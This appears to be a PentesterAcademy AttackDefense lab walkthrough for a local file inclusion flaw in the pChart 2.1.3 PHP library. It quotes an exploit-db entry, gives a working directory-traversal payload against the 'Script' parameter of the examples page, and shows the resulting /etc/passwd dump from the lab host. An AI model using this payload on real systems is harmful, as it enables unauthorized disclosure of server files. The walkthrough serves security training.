ATTACK DEFENSE


by PentesterAcademy

Name	PChart
URL	https://www.attackdefense.com/challengedetails?cid=277
Type	Real World Webapps : Local File Inclusion


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect the web application.



Step 2: Search on google “pchart local file inclusion” and look for publically available exploits.



pChart 2.x - examples rendering
pchart local file inclusion - Googl
https://www.google.com/search?q=pchart+local+file+inclusion&oq=pchart+local+file+inclusion&aqs=chrome..69i57j69i
Google
pchart local file inclusion
All
Videos
Images
News
Shopping
More
Settings
Tools

About 16,500 results (0.54 seconds)

pChart 2.1.3 - Multiple Vulnerabilities - Exploit Database
https://www.exploit-db.com/exploits/31173 ▾
Jan 24, 2014 - Exploit Title: **pChart** 2.1.3 Directory Traversal and Reflected XSS ... the web server's privilege and leads to sensitive **file** disclosure (passwd, ...

LFI in pChart php library - HackerOne
https://hackerone.com/reports/288298 ▾
May 9, 2018 - Pier-Luc Maltais (ramsexy) ... LFI in **pChart** php library. ... **Local File Inclusion** (LFI) vulnerability in the **pChart** php library.
Reported To: Valve


Noobie problem with example - pChart 2.x forum - View topic
wiki.pchart.net › Board index › pChart 2.x support forum ▾
Mar 9, 2011 - 3 posts - 2 authors
TIA Danny Warning: **include**(..AtecMonitor/Chart/class/pData.class.php) [function.**include**]: failed to open stream: No such **file** or directory in /home/content/a/u/t/auto56106/html/test1.php on line 3 ... usr/**local**/php5/lib/php') in ...

Combo Chart is not working - pChart 2.x forum - View topic	3 posts	16 Dec 2011
installation and sample chart problem - pChart 2.x forum ...	4 posts	12 Dec 2011
Connetion Close instead of Keep Alive (Chart not showing ...	3 posts	2 Aug 2011
pChart 2.x forum - View topic - Trying to use **pChart**	4 posts	1 Apr 2011

More results from wiki.pchart.net

The exploit db link contains the LFI payload and the information regarding the vulnerable web page.

Exploit DB Link: https://www.exploit-db.com/exploits/31173


pChart 2.x - examples rendering
pChart 2.1.3 - Multiple Vulnerabil
https://www.exploit-db.com/exploits/31173
PWK
AWAE
WIFU

pChart 2.1.3 - Multiple Vulnerabilities

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
31173		BALAZS MAKANY	WEBAPPS	PHP	2014-01-24

EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App:

```
# Exploit Title: pChart 2.1.3 Directory Traversal and Reflected XSS
# Date: 2014-01-24
# Exploit Author: Balazs Makany
# Vendor Homepage: www.pchart.net
# Software Link: www.pchart.net/download
# Google Dork: intitle:"pChart 2.x - examples" intext:"2.1.3"
# Version: 2.1.3
# Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
# CVE : N/A

[0] Summary:
PHP library pChart 2.1.3 (and possibly previous versions) by default
contains an examples folder, where the application is vulnerable to
Directory Traversal and Cross-Site Scripting (XSS).
It is plausible that custom built production code contains similar
problems if the usage of the library was copied from the examples.
```


Step 3: Using the information provided at exploit db link, form the target URL and navigate to it.

Vulnerable Webpage: /examples/index.php

Vulnerable Parameter: Script

Payload: %2f..%2f..%2fetc/passwd

Target URL:
http://codl61hzp8chwzmktirigwcsn.asia.attackdefenselabs.com/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd


codl61hzp8chwzmktirigwcsn.asia
pChart 2.1.3 - Multiple Vulnerabil
Not secure
codl61hzp8chwzmktirigwcsn.asia.attackdefenselabs.com/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
```

The content of “/etc/passwd” file was dumped on the web page.

References:

1. pChart (http://www.pchart.net/download)
2. pChart 2.1.3 - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/31173)